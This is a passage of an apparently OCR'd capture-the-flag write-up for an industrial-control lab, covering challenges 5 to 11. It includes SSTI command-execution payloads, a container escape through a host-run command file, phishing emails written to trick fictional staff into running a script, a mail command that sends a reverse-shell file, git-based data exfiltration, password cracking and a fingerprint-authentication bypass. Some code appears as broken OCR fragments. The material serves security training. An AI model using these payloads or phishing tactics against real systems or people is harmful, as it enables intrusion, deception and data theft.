    modbus_values = read_modbus_values()
    print(modbus_values)
    response = submit_command('set_steam_production',
modbus_values[1]) # * 2)
    print(response['message'])

    # Step 3
    if 'proceed to the next step' in response['message']:
    modbus_values = read_modbus_values()
    response = submit_command('set_heat', modbus_values[2]) # + 10)
    print(response['message'])

    # Check for challenge completion
    if 'flag' in response:
    print(f"Challenge Completed! Flag: {response['flag']}")
    else:
    print("Challenge not completed. Check the commands and values.")

    client.close()

if __name__ == '__main__':
    solve_challenge()
```

Challenge 5: SSTI and Initial System Access


Objective:

Participants need to access a website that is vulnerable to Server-Side Template Injection (SSTI), and use this vulnerability to execute commands on the machine running the website. The goal is to identify and read a `flag.txt` file.

Steps:

1. **Accessing the Developer's Diary Website:**
   - Participants must find and access the "Developer's Diary" website, which is revealed upon scanning the container after submitting flags to the `/heaven` path.
2. **Identifying and Exploiting SSTI Vulnerability:**
   - On the website, participants should find a hidden input field capable of sending AJAX requests to an endpoint vulnerable to SSTI.
   - They must exploit this vulnerability to gain the ability to execute commands on the server.
3. **Enumerating the Server:**
   - Using the SSTI vulnerability, participants should perform basic enumeration commands like `ls` to explore the server's directory structure.
4. **Locating and Reading the Flag:**
   - Through enumeration, locate the `flag.txt` file.
   - Read the contents of the `flag.txt` file to obtain the flag for Challenge 5.
5. **Flag Submission:**
   - Format the flag as per the respective specifications assigned to each team.
   - Submit the flag to complete Challenge 5.

Screenshots :



Developer's Code Diary

```
# Example Python code
def hello_world():
    print("Hello, world!")

hello_world()
```


```
# Simple TCP Client - Send Data Example
import socket

def send_data(message):
    server_address = ('localhost', 5000)
    with socket.socket(socket.AF_INET, socket.SOCK_STREA
M) as sock:
        sock.connect(server_address)
        sock.sendall(message.encode())
        print(f"Sent: {message}")
```

```
import snap7
from snap7.util import get_bool

plc = snap7.client.Client()
plc.connect('192.168.0.10', 0, 1)

db_number = 1
start = 10
size = 2
```

```
import snap7
from snap7.util import set_bool

plc = snap7.client.Client()
plc.connect('192.168.0.10', 0, 1)

db_number = 1
start = 10
data = bytearray([0x00])
```

```
# OPC-UA Client Read Example
from opcua import Client

client = Client("opc.tcp://192.168.0.10:4840/freeopcua/s
erver/")
client.connect()

val = client.get_node("ns=2;i=2").get_value()
print(f"Value Read from OPC-UA Server: {val}")
```

```
finally:
    client.disconnect()
    print("Disconnected from the OPC-UA server.")
                  # The value to write
write_opcua_node_value(99)
```




```
ocket.AF_INET, socket.SO
CK_STREAM) as sock:
```

```
{'ON' if sensor_status e
lse 'OFF'}")
```

```
68.0.1

0x00])
0, Tru
```

```
mple
from opcua import Client

client = Client("opc.tc
p://192.168.0.10:4840/fr
eeopcua/server/")
client.connect()

val = client.get_node("n
s=2;i=2").get_value()
```


```
    print("Disconnected
from the OPC-UA serve
r.")
                 # The va
lue to write
write_opcua_node_value(
)
```



```
t()
plc.connect('192.168.0.1
0', 0, 1)

db_number = 1
start = 10
data = bytearray([0x00])
set_bool(data, 0, 0, Tru
e)
```


```
mple
from opcua import Client

client = Client("opc.tc
p://192.168.0.10:4840/fr
eeopcua/server/")
client.connect()

val = client.get_node("n
s=2;i=2").get_value()
```

```
    print("Disconnected
from the OPC-UA serve
r.")
                 # The va
lue to write
write_opcua_node_value(S
Something)
```



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	localhost:5002	/	/:285 (fetch)	html	492 B	346 B

You entered: SSomething



us	Method	Domain	File	Initiator	Type	Transferred	Size
	POST	localhost:5002	/	/:285 (fetch)	html	492 B	346 B
	POST	localhost:5002	/	/:285 (fetch)	html	545 B	399 B
	POST	localhost:5002	/	/:285 (fetch)	html	545 B	399 B
	POST	localhost:5002	/	NetUtil.jsm:148 (fetch)	html	545 B	399 B
	POST	localhost:5002	/	NetUtil.jsm:148 (fetch)	html	503 B	357 B

You entered: index.html server.py

Solution Code :

Code to start the containers using the flags from the previous challenges:

```
import requests

# Replace with your Flask app's URL
url = "http://10.0.5.5:5000/heaven"

# The flag you want to send
flag_to_send = "flag{pr0m1n3nce_0f_plc}"
flag = "flag{HMI5_w1ll_r34d_y0u}"

# The JSON payload for the POST request
payload = {
      'ticket1': flag,
      'ticket2': flag_to_send

}

# Send the POST request to the Flask app
response = requests.post(url, json=payload)

# Check the response from the server
if response.status_code == 200:
      print("Success:", response.json())
elif response.status_code == 400:
      print("Error: Invalid flag provided.")
else:
      print(f"Error: Received status code {response.status_code}")
      print("Details:", response.json())
```

SSTI commands that can execute commands on the container:

```
{%import os%}{{os.popen("whoami").read()}}
{%import os%}{{os.popen("whoami").read()}}
```

```
{%import os%}{{os.popen("hostname").read()}}
{%import os%}{{os.popen("ps aux").read()}}
```


Challenge 6: Container Escape, Script Exploitation, Persistent GUI Access, and Flag Retrieval

Objective:

Participants must escape a container environment, exploit a script running on the host machine, establish a persistent GUI connection, and retrieve the flag displayed on the desktop wallpaper.

Steps:

1. **Recognizing and Escaping the Container:**
    - Identify that the environment is a container based on limited access and container-specific characteristics.
    - Use commands like `ps aux` to discover processes running on the host, including a script named "temporary execution".
    - Notice that the `/tmp` directory is mounted from the host, and any changes there are reflected on the host machine.
2. **Exploiting the "Temporary Execution" Script:**
    - Investigate the `cmd.txt` file in the `/tmp` directory, which the "temporary execution" script on the host is running.
    - Exploit this by inserting commands into `cmd.txt`, leading to their execution on the host machine, thus facilitating escape from the container.
3. **Establishing Persistent Remote Access:**
    - Once outside the container, note an open RDP port, indicating a running GUI desktop on the host.
    - Opt for setting up a VNC server for GUI access due to potential credential requirements for RDP.
    - Execute `/usr/lib/vino/vino-server` on the host to open the VNC port (5900).
4. **Connecting via VNC to Access the Desktop:**
    - Establish a VNC connection to the host machine on port 5900.
    - Access the full desktop environment of the host machine.
5. **Retrieving the Flag:**
    - Locate the flag, set as the wallpaper on the desktop.
    - Capture or transcribe the flag for submission.
6. **Flag Submission:**
    - Format the flag as per the specifications assigned to each team.
    - Submit the flag to complete Challenge 6.



Challenge 7: Social Engineering and Phishing

Objective:

Participants are tasked with executing a social engineering challenge, involving crafting phishing emails to impersonate specific users. The challenge involves two parts: obtaining a string from a user named Jenny and then decrypting it, and coercing another user, Josh, into running a script to gain shell access to his machine.


Steps:

1. **Analysis of Thunderbird Emails:**
   - Participants must access the Thunderbird mail client on the compromised workstation.
   - They should carefully read through emails to understand the writing style and context of the conversations with Jenny and Josh.
2. **Crafting Email to Jenny:**
   - The first task is to continue the existing email conversation with Jenny.
   - Participants must use appropriate keywords and mimic the mail writing patterns seen in the mailbox.
   - Successfully doing so will result in obtaining a string from Jenny.
3. **Probing for Decryption Key:**
   - Participants need to further engage Jenny to reveal that the key to decrypt the obtained string is her full name.
   - They should check the contact book for her full name, recorded as "Jenny Hof".
4. **Decrypting Jenny's String:**
   - Using Jenny's full name as the key, participants must decrypt the string to obtain the first part of the flag.
5. **Crafting Email to Josh:**

- The next task involves analyzing previous email interactions with Josh, who is expecting code from the compromised user.
- Participants must craft a convincing email that coerces Josh into downloading and running a script file.

6. **Gaining Access to Josh's Machine:**
   - If successful, the script will grant shell access to Josh's machine.
   - Participants must then locate the second part of the flag on his machine.
7. **Flag Submission:**
   - Both parts of the flag, obtained from Jenny and Josh, should be formatted as per the respective specifications assigned to each team.
   - The flags must then be submitted to complete the challenge.


Screenshots:



Subject	Correspondents	Date
Welcome to Foo Electric!	josh@service.foo.local	10/11/23, 17:37
Follow-Up on Our Project Discussion	josh@service.foo.local	10/11/23, 17:37
Welcome to the Team!	jenny@service.foo.local	10/11/23, 17:37
Welcome to the Foo Electric Team!	fernando@service.foo.local	10/11/23, 17:37
A Little Tradition From Josh	jenny@service.foo.local	28/11/23, 18:00

From josh@service.foo.local
To Me
Subject **Welcome to Foo Electric!**

```
Dear Intern,

I am thrilled to welcome you to the Foo Electric family. Your tenure here promises to be a fruitful and enlightening experience, and we are excited to see the talent and fresh perspectives you bring to our team.

I understand that the first days can be quite the whirlwind, so how about we meet during the lunch break today? It will give us a chance to touch base and discuss any questions you might have. Just meet me at the cafeteria,
and we can chat over some good food.

Looking forward to it,

Joshua Weissman
Station Head
Foo Electric
```



Write: About HMI - Thunderbird
File Edit View Insert Format Options Tools Help
Send Encrypt Spelling Save Contacts Attach
Paragraph Variable Width

From intern <intern@foo.local> intern@foo.local Cc Bcc

To josh@service.foo.local

Subject About HMI

Dear Joshua,

I hope this email finds you well. Following our insightful conversation on the HMI system, I have finalized the script that we discussed. Your guidance has been instrumental in this phase of the project, and I've made sure to incorporate all the suggestions you mentioned.

As per our last meeting, I have attached the shell script that automates part of the HMI interface testing. This should align well with the parameters we set for the current phase of our project at Foo Electric. I have named the file as per our naming conventions and ensured it follows the best practices you've enlightened me with.

Kindly confirm receipt of this email, and when convenient, please provide your feedback. I'm eager to hear your thoughts and am ready to make any adjustments if required. It's a privilege to work under your mentorship, and I'm looking forward to our continued collaboration.

Thank you once again, Mr. Joshua, for entrusting me with such a crucial aspect of our HMI endeavor. I am committed to delivering results that meet and exceed your expectations.

Best regards,
Josh

1 Attachment 54 bytes

script.sh 54 bytes

Challenge 8: Data Exfiltration and Password Cracking

Objective:

Participants are required to exfiltrate data from Josh's machine using Git, and then crack password-protected files to retrieve the flag.

Steps:

1. **Enumeration of Josh's Data:**
   - Participants must explore Josh's data, specifically identifying a `.gitconfig` file in the home directory, which indicates that Git is used on the machine.
2. **Setting Up Git Repository:**
   - Participants need to set up their own Git repository in their account.
   - They should then prepare to push Josh's data to this repository for exfiltration.
3. **Exfiltrating Data via Git:**

    - Using Git commands, participants must push the relevant data from Josh's machine to their repository.
    - This step involves careful selection of files to ensure successful exfiltration.

4. **Accessing the 7z File:**
    - Within the exfiltrated data, participants will find a 7z file named "information_rocks".
    - The password for this file is "password@123".
    - Upon extraction, they will obtain a file named `DATA.zip`.
5. **Cracking the DATA.zip File:**
    - `DATA.zip` is also password-protected and requires cracking.
    - The name of the 7z file, "information_rocks", hints at the use of the `rockyou.txt` wordlist for password cracking.
    - Participants should use a tool like John the Ripper to crack the zip file's password.
6. **Retrieving the Flag:**
    - Once the `DATA.zip` file is unlocked, participants will find the flag for this challenge inside.
7. **Flag Submission:**
    - The flag must be formatted according to the respective specifications assigned to each team.
    - Participants should then submit the flag to complete the challenge.

Challenge 9: Analyzing IPv6 Packets and Extracting Flag from pcapng File

Objective:

Participants are required to analyze IPv6 packets in a pcapng file, focusing on the Flow Label field to determine the order of packets and extract a hidden message that forms the flag.

Overview:

The pcapng file contains IPv6 packets, each with a unique Flow Label indicating their sequence. By examining the payload of these packets and rearranging characters based on the Flow Label order, participants can assemble the flag.

Steps:

1. **Analyzing IPv6 Packets:**
    - Open the pcapng file using a packet analysis tool like Wireshark.
    - Examine the IPv6 packets, specifically looking at their headers for the Flow Label field.

2. **Understanding Flow Labels:**
    - The Flow Label in IPv6 headers indicates the sequence order of the packets.
    - Note that the Flow Label is in hexadecimal format and needs conversion to decimal to understand the sequence.
3. **Sequential Payload Extraction:**
    - The payload of each IPv6 packet contains a format like ‘RnCMIIjV3sFtB::r::BojQWaIpUNEOg’, where one character is enclosed in double colons (::).
    - Extract these characters from each packet, using the Flow Label to determine their position in the final message.
4. **Reassembling the Flag:**
    - Rearrange the extracted characters according to the Flow Label sequence.
    - There are a total of 18 IPv6 packets, so ensure each character from the payload is correctly positioned based on its corresponding Flow Label number.
5. **Deriving the Flag:**
    - Once all characters are correctly ordered, they will form the flag: `flag{fl0w_0rd3r_m4tt3rs}`.
6. **Flag Submission:**
    - Format the flag as required by the challenge's specifications.
    - Submit the flag to complete the challenge.

Challenge 10: Accessing a Second Machine (10.0.5.6) via Fernando

Objective:

Participants need to gain access to a second machine (10.0.5.6) by exploiting Fernando's user account. This involves sending a specific phrase in an email, executing a Python payload, and using information from Fernando's mailbox to disable a firewall and retrieve the flag.

Steps:

1. **Analyzing Exfiltrated Data:**
    - Participants must sift through the text files in the password-protected zip files extracted in the previous challenge.
    - These files contain crucial information about accessing the user Fernando.
2. **Understanding Fernando's Email Behavior:**
    - The text files reveal that Fernando executes Python files and responds to emails containing a specific phrase.
    - A WASM binary in the exfiltrated data hints at this phrase: "It's lights out and away we go."
3. **Crafting the Email to Fernando:**
    - Participants learn that Fernando only accepts emails from Josh.

   - They must craft an email, ensuring it includes the phrase "It's lights out and away we go."

4. **Preparing the Python Payload:**
   - Participants should develop a Python payload that, when executed, grants them access to Fernando's account.
   - They need to encode this payload using `uuencode` and attach it to the email using the `mail` tool.
5. **Sending Email to Fernando:**
   - The crafted email, with the Python payload attached, must be sent from Josh's account to Fernando.
   - Once Fernando receives and executes the Python file, participants gain access to his account.
6. **Accessing Fernando's Mail Data:**
   - Participants must explore Fernando's mail data to find further instructions for accessing the second machine.
   - This involves locating a specific token stored in Fernando's mailbox.
7. **Disabling the Firewall:**
   - Along with the token from Fernando’s mailbox, participants must append the flag from Challenge 9.
   - They then send this combined data in a TCP request to the second machine on port 46545.
   - Successfully sending this request will disable the machine's firewall.
8. **Retrieving the Flag:**
   - Once the firewall is disabled, participants will receive the flag for Challenge 10.
9. **Flag Submission:**
   - The flag should be formatted according to the respective specifications assigned to each team.
   - Participants submit the flag to complete the challenge.

Solution Script :

Bash command to send mail to Fernando

```
(uuencode ./reverse_shell.py reverse_shell.py; echo "Body of your
email") | mail -s "Python script execution" -r josh@service.foo.local
fernando@service.foo.local
```

Python script to send the token to the firewall

```
import socket

# Constants
SERVER_IP = '10.0.5.6'  # Replace with your server's IP address
SERVER_PORT = 46545
TOKEN = "bhkbuwduahaice8**&(#$*(Jijd8u292dflag{fl0w_0rd3r_m4tt3rs}"
def send_token():
      with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as
client_socket:
      # Connect to the server
      client_socket.connect((SERVER_IP, SERVER_PORT))

      # Send the token
      print(f"Sending token: {TOKEN}")
      client_socket.sendall(TOKEN.encode())

      # Wait for and print the response
      response = client_socket.recv(1024).decode()
      print(f"Response from server: {response}")

if __name__ == "__main__":
      send_token()
```

Challenge 11: Exploiting Fingerprint Authentication

Objective:

Participants are required to exploit an authentication mechanism that uses specific fingerprint data types. They need to find the right endpoint, understand the required data format, and then use a unique approach to bypass the system for accessing the SCADA machine.

Steps:

1. **Endpoint Enumeration:**
   - Participants must enumerate the system (10.0.5.6) to find the `authenticate-fingerprint` endpoint.
   - This requires a combination of intuition and methodical searching through available resources and directories.
2. **Understanding Fingerprint Data:**
   - Participants can opt for internet research to understand the fingerprint data types: ridges, bifurcations, and short ridges, including their x and y coordinates and direction.
   - A more direct method is to find a hint in Jenny's directory, where a `mail.txt` file explicitly details the expected fingerprint sensor data.
3. **Identifying the Target User:**
   - Through analysis, participants must deduce that the user they need to access is `SCADAmaster`.
   - Understanding the correct user is crucial for the success of the authentication bypass.

4. **Crafting the Fingerprint Data:**
    - The challenge's title, "psychic echoes," hints at the solution: the fingerprint authentication system accepts null data.
